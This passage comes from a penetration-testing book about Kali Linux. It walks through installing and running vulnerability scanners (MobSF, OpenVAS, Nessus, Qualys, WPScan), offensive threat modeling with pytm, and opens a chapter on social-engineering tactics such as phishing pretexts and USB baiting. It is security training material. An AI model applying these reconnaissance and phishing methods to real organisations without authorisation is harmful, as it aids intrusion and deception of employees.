Other tools include Burp Suite Community Edition, which is preinstalled in Kali Linux and is considered one of the best proxy tools. It has a variety of options that can be utilized by testers. However, the free version of the tool lacks the ability to scan and save the output. The commercial version of the tool allows testers to add additional plugins and perform passive scans while exploring web applications.

Vulnerability scanners for mobile applications

Penetration testers often ignore mobile applications in app stores (Apple, Google, and others); however, these applications also serve as a network entry point. In this section, we will run through how quickly one can set up a mobile application scanner and how one can combine the results from this mobile application scanner and utilize the information to identify more vulnerabilities and achieve the goal of the penetration test.

Mobile Security Framework (**MobSF**) is an opensource, automated penetration testing framework for all the mobile platforms, including Android, iOS, and Windows. The entire framework is written in the Django Python framework.

This framework can be directly downloaded from https://github.com/MobSF/Mobile-Security-Framework-MobSF, or it can be cloned in Kali Linux by issuing the `git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF` command.

Once the framework is cloned, use the following steps to bring up the mobile application scanner:

1. `cd` into the `Mobile-Security-Framework-MobSF` folder:

```
cd Mobile-Security-Framework-MobSF/
```

2. Install the dependencies using the following command:

```
sudo apt install python3-venv
sudo python3 -m pip install -r requirements.txt
sudo ./setup.sh
sudo ./run.sh
```

Testers might get a `python3:No module named pip` error message if they are running this for the first time. To fix the error, simply run `sudo apt install python3-pip` from your terminal and continue with the steps.

3. Once all the installation is complete, check the configuration settings by entering `sudo ./setup.sh` or `sudo python3 setup.py install`. That should set up all the prerequisites and also do all the migration seeding to the database.
4. Run the vulnerability scanner using `sudo ./run.sh yourIPaddress:portnumber`, as shown in *Figure 4.15*:

```
┌──(kali㉿kali)-[~/scanners/Mobile-Security-Framework-MobSF]
└─$ sudo ./run.sh 10.10.10.7:8080
[2021-05-23 14:09:41 -0400] [4208] [INFO] Starting gunicorn 20.1.0
[2021-05-23 14:09:41 -0400] [4208] [INFO] Listening at: http://10.10.10.7:8080 (4208)
[2021-05-23 14:09:41 -0400] [4208] [INFO] Using worker: gthread
[2021-05-23 14:09:41 -0400] [4209] [INFO] Booting worker with pid: 4209
```

Figure 4.15: Running the MobSF framework on port 8080

5. Access the URL `http://yourIPaddress:Portnumber` in the browser and upload any mobile applications found during the reconnaissance to the scanner to identify the entry points.

6. Once the files are uploaded, penetration testers can identify the disassembled file in the scanner, along with all the other important information:




Figure 4.16: Successful installation and execution of the MobSF scanner on a sample APK file

The scan output will provide all the mobile application configuration information, such as activities, services, receivers, and providers. Sometimes, this configuration information provides hardcoded credentials or cloud API keys that can be utilized on other identified services and vulnerabilities. During a penetration testing exercise, we found a developer account username and Base64 password in one of the Java files that was commented on the target's mobile application, and that allowed access to the external VPN of the organization.

The more important portions of the mobile security framework are in the URLs, malware, and strings.

The OpenVAS network vulnerability scanner

Open Vulnerability Assessment System (**OpenVAS**) is an opensource vulnerability assessment scanner and also a vulnerability management tool often utilized by attackers to scan a wide range of networks, which includes 80,000+ vulnerabilities in its database. However, this is considered a slow network vulnerability scanner compared with other commercial tools, such as Nessus, Nexpose, and Qualys.

This tool is not preinstalled within Kali Linux 2021.4, hence it needs to be installed manually. Ensure your Kali is up to date and install the latest version of OpenVAS by running the `sudo apt install gvm` command. Once this is done, run the `sudo gvm-setup` command to set up OpenVAS. This setup will run all the relevant vulnerability databases (SCAP/NVT/CERT) and, once the script has successfully executed, it should create an admin user and generate a random password, as shown in *Figure 4.17*:




Figure 4.17: Confirmation of admin user creation and the temporary password during the installation

Finally, to make sure the installation is OK, run the `sudo gvm-check-setup` command and it will list the top 10 items that are required to run OpenVAS effectively. Once the installation is successful, testers should be able to see the following:

Figure 4.18: Successful installation of the OpenVAS vulnerability scanner

The next task is to start up the OpenVAS scanner by running the `sudo gvm-start` command from the prompt. Depending on bandwidth and computer resources, this could take a while. Once the installation and update are complete, penetration testers should be able to access the OpenVAS server on port `9392` with SSL

(https://localhost:9392) by entering the username and password.

One of the important things to check is that you have the latest feeds of the vulnerabilities by navigating to `Administration->Feedstatus` from the main menu, and you should see what's shown in *Figure 4.19*:




Figure 4.19: Checking the feed status of OpenVAS to update the current feeds

Attackers are now set to utilize OpenVAS by entering the target information by navigating to **Configuration**, clicking on **Targets**, and then clicking on **New Target**. Once the details of the new target are entered, attackers can navigate to **Scans**, click on **Tasks**, click on **New task**, enter the details, see the scan targets as entered previously, set the scanner and scan configuration, and save. Finally, you are all ready to fire the scan by clicking on the name of the task and then clicking **Start Scan** from the scanner portal.

Customizing OpenVAS

Unlike other scanners, OpenVAS is also customizable for scan configuration: it allows testers to add credentials, disable particular plugins, set the maximum and minimum number of connections that can be made, and so on. To stop this service, testers can run `sudo gvm-stop`.

Commercial vulnerability scanners

Most threat actors utilize opensource tools to launch attacks; however, commercial vulnerability scanners come with their own advantages and disadvantages in the penetration testing process. In this section, we will learn how to install Nessus and Nexpose in Kali Linux, and since these scanners are backed up by respectable companies, they have comprehensive documentation, so we will not be taking a deep dive into configuring these tools.

Nessus

Nessus is one of the old vulnerability scanners that was started by Renaud Deraison in 1998. It was an opensource project till 2005 when the project was taken over by Tenable Network Security (co-founded by Renaud). Nessus is one of the most commonly used commercial vulnerability scanners in the security community for network infrastructure scanning. Note that Tenable has multiple security products. In this section, we will explore the installation of Nessus Essential.

The following provides step-by-step instructions on how to install Nessus on Kali Linux:

1. Register as a normal user by visiting https://www.tenable.com/try and selecting **TRY NESSUS PRO FOR FREE**.
2. Download the right version of Nessus from https://www.tenable.com/downloads/.
3. Once Nessus is downloaded, run the installer, as shown in the following command:

```
sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
```

4. The next step is to start the `nessus` service by running `sudo systemctl start nessusd.service`, which should bring Nessus up on our system.
5. By default, the Nessus scanner runs on port `8834` over SSL. Following a successful installation, attackers should be able to

see the following:




Figure 4.20: Successful installation of Nessus on our Kali Linux

6. Add a new user and activate the license; your scanner will download all the relevant plugins, based on your license.
7. Finally, you should be able to see Nessus up and running, as shown in *Figure 4.21*, where it is ready to launch a scan against the target system/network:




Figure 4.21: Selecting the policy to launch the Nessus scans

Attackers can leverage all of Nessus' capabilities to quickly identify the vulnerabilities that can be utilized to select the right target for exploitation. We will explore other commercial and specialized scanners in a later section.

Qualys

Qualys is another player in the vulnerability management commercial market. They also provide a community edition of the online scanner that can certainly be handy during a penetration test/RTE.

Penetration testers can get the free community edition by accessing https://www.qualys.com/community-edition/ once the registration is complete. The testers should have their own custom portal with login credentials, and the free edition should allow us to scan up to 16 IP addresses. A sample external completed scan in Qualys will be as shown in *Figure 4.22*:




Figure 4.22: Successfully launching the scan using Qualys community edition

You should note that the scans will originate from the Qualys-hosted public IP address, and it is recommended you customize the scan policy, such as disabling the denial-of-service type checks, before initiating the Qualys scan.

Specialized scanners

The exploitation phase of the kill chain is the most dangerous one for the penetration tester or attacker; they are directly interacting with the target network or system, and there is a high chance that their activity will be logged or their identity discovered. Again, stealth must be employed to minimize the risks to the tester. Although no specific methodology or tool is undetectable, there are some configuration changes and specific tools that will make detection more difficult.

In the previous editions, we discussed the **Web Application Attack and Audit Framework** (**w3af**) scanner, a Python-based opensource web application security scanner, which is no longer available in the Kali Linux distribution due to a lack of updates to the product.

Kali also includes some application-specific vulnerability scanners such as WPScan and VoIP Hopper. Let us explore WPScan, commonly known as the WordPress security scanner, which can be utilized by attackers to automatically detect 22,800+ WordPress vulnerabilities.

This application is written in Ruby and it is preinstalled on Kali. The scan can be simply initiated by running `wpscan --url target.com` as shown in *Figure 4.23*:

Figure 4.23: Scanning a web application using WPScan

Threat modeling

The passive and active reconnaissance phases map the target network and system and identify vulnerabilities that may be exploitable to achieve the attacker's objective. During this stage of the attacker's kill chain, there is a strong desire for action; testers want to immediately launch exploits and demonstrate that they can compromise the target. However, an unplanned attack may not be the most effective means of achieving the objective, and it may sacrifice the stealth that is needed to achieve it.

Penetration testers have adopted (formally or informally) a process known as threat modeling, which was originally developed by network planners to develop defensive countermeasures against an attack.

Penetration testers and attackers have turned this defensive threat modeling methodology on its head to improve the success of an attack. Offensive threat modeling is a formal approach that combines the results of reconnaissance and research to develop an attack strategy. An attacker has to consider the available targets and identify the types of targets, listed as follows:

- **Primary targets**: These are the primary entry point targets to any organization, and when compromised, they serve the objective of a penetration test
- **Secondary targets**: These targets may provide information (security controls, password and logging policies, and local and

domain administrator names and passwords) to support an attack or allow access to a primary target

- **Tertiary targets**: These targets may be unrelated to the testing or attack objective, but are relatively easy to compromise and may provide information or a distraction from the actual attack

For each target type, you have to determine the approach to use. A single vulnerability can be attacked using stealth techniques, or multiple targets can be attacked using a volume of attacks to rapidly exploit a target. If a large-scale attack is implemented, the noise in the defender's control devices will frequently cause them to minimize logging on the router and firewall or even fully disable it.

The approach to be used will guide the selection of the exploit. Generally, attackers follow an attack tree methodology when creating a threat model, shown in *Figure 4.24*:




Figure 4.24: A sample attack tree for an objective

The attack tree approach allows the tester to easily visualize the attack options that are available and the alternative options that can be employed if a selected attack is not successful. Once an attack tree has been generated, the next step of the exploit phase is to identify the exploits that may be used to compromise vulnerabilities in the target. In the preceding attack tree, we visualize the objective of obtaining engineering documents, which are crucial for organizations that provide engineering services.

Penetration testers can also utilize pytm, a Python-based tool that can be very handy during the exploitation of web applications, helping you understand how to infiltrate a specific organization from their exposed servers. This tool comes with 100 predefined web-based threats that also provide the capability to create a **Data Flow Diagram** (**DFD**) within a few minutes, which can be utilized as typical entry points. This can be directly downloaded from GitHub or by running `git clone https://github.com/izar/pytm`. Once downloaded, install all the dependencies to run the program:

```
git clone https://github.com/izar/pytm
cd pytm
sudo pip3 install -r requirements.txt
sudo python3 setup.py install
sudo python3 tm.py --list
sudo python3 tm.py --dfd | dot -Tpng -o sample.png
```

Penetration testers should see the DFD generated for the web server on the cloud by pytm as shown in *Figure 4.25*:




Figure 4.25: Sample DFD generated by pytm

This DFD can be utilized by the attackers to identify the right entry points of the application, identify the vulnerabilities, and take advantage of them.

Summary

In this chapter, we focused on multiple vulnerability assessment tools and techniques. We learned how to write our own vulnerability script for Nmap using NSE, and how to use a tool that can convert the findings from active reconnaissance into a defined action that establishes access for the tester to the target. We also learned how to install the OpenVAS, Nessus, and Nexpose vulnerability scanners on Kali Linux and utilize the community edition of Qualys in the cloud.

Kali provides several tools to facilitate the development, selection, and activation of exploits, including the internal exploitdb (`searchsploit`), as well as several frameworks that simplify the use and management of exploits. We also explored the application-specific WordPress security scanner (WPScan) and discussed the basic principles of threat modeling. Additionally, we learned how to create a threat DFD using pytm, which helps penetration testers identify most entry points and infiltrate a web application.

The next chapter focuses on the most important part of the attacker's kill chain, the exploitation phase. Physical security is one method to gain access to data systems (if you can boot, you've got root!). Physical access is also closely tied to social engineering, the art of hacking humans and taking advantage of their trust. This is the part of the attack where the attackers achieve their objective. Typical exploitation activities include horizontal escalation by taking advantage of poor access controls, and vertical escalation by theft of user credentials.

5

Advanced Social Engineering and Physical Security

Social engineering is a method of manipulating humans to extract information or perform malicious activity by interacting with them. It is the most effective attack that has made many great organizations succumb to security incidents. Attackers may choose single or multiple ways to target individuals by exploiting human psychology, which can effectively trick a human into providing physical access to a system. It is the single most successful attack vector used during red teaming exercises, penetration testing, or in an actual attack. The success of a social engineering attack relies on two key factors:

1. The knowledge that is gained during the reconnaissance phase. The attacker must know the names and usernames associated with the target; more importantly, the attacker must understand the concerns of the users on the network.
2. Understanding how to apply this knowledge to convince potential targets to activate the attack by impersonating an authority, talking to them over the phone, inquiring about

them, encouraging them to click links, or executing a program. In recent years, the following two tactics have been the most successful:

- If the targeted company has recently finished their yearend appraisal, every employee in the company would be very much focused on receiving their updated salary package from the Human Resources department. Therefore, emails or documents with titles associated with that subject will likely be opened by the targeted individuals.
- If the targeted company had acquired or merged with another, the type of social engineering attack would be whaling, targeting C-level managers and other high-profile individuals in both companies. The main principle behind this type of attack is that more privileges the user has, the more access the attackers can gain.

Kali Linux provides several tools and frameworks that have an increased chance of success if social engineering is used as a pretext to influence victims to open files or execute certain operations. The examples include file-based executables, created by the Metasploit framework, and using file-less techniques, such as PowerShell scripts using Empire 3.

In this chapter, we will explore some **Tactics, Techniques, and Procedures** (**TTPs**) and take a deep dive into utilizing the **Social Engineering Toolkit** (also known as **SET** and **SEToolkit**) and **Gophish**. The techniques used in employing these tools will serve as the model for using social engineering to deploy attacks from other tools.

By the end of this chapter, you will have learned the following concepts and methods:

- The different social engineering attack methods that can be engaged by attackers
- How to perform physical attacks at the console
- Creating rogue physical devices using microcontrollers and USBs
- Harvesting or collecting usernames and passwords using the credential harvester attack
- Launching the Tabnabbing and Web Jacking attack
- Employing the Multi-Attack web method
- Using PowerShell's alphanumeric shellcode injection attack
- How to set up Gophish on Kali Linux
- Launching an email phishing campaign

To support SET's social engineering attacks, the following general implementation practices will also be described:

- Hiding malicious executables and obfuscating the attacker's URL
- Escalating an attack using DNS redirection
- Gaining access to the system and network through a USB

Command methodology and TTPs

As an attack route supporting the cyber kill chain methodology, social engineering focuses on the different aspects of an attack that take advantage of a person's trust and innate helpfulness, to deceive and manipulate them into compromising a network and its resources.

Figure 5.1 depicts the different types of attack methods that attackers can engage in to harvest information and/or gain access.




Figure 5.1: Different types of social engineering tactics

From the previous editions of this book, we have now reclassified social engineering tactics into two main categories: one that involves technology, and another that includes people-specific techniques. The following sections will provide a briefing on the two categories; later on, we will explore computer-based attacks, especially physical attacks and email phishing using Kali Linux.

Technology

As technology has evolved from traditional PCs to laptops and mobile phones, so have social engineering techniques. In this section, we will discuss the computer-and mobile-based attacks that can be performed using Kali Linux.

Computer-based

Attacks that utilize computers to perform social engineering are subdivided into the following types. All of these are best utilized only when all passive and active reconnaissance information is utilized to the maximum:

- **Email phishing**: Attacks that utilize the email medium to harvest information or exploit a known software vulnerability in the victim's system are referred to as email phishing.
- **Baiting/Quid Pro Quo**: This is a technique that is used to embed a known vulnerability and create a backdoor, achieved by utilizing USB sticks and CDs. Baiting has more of a focus on exploiting the human curiosity factor through the use of physical media. Attackers can create a Trojan that will provide backdoor access to the system, either by utilizing the autorun feature, or when a user clicks to open the files inside the drive. Quid Pro Quo is similar to Baiting, but in this case, the victim gets something in exchange for the Trojan.
- **Wi-Fi phishing**: Penetration testers can utilize this technique to harvest usernames and passwords by setting up a fake Wi-Fi network, similar to the targeted company. For example, the

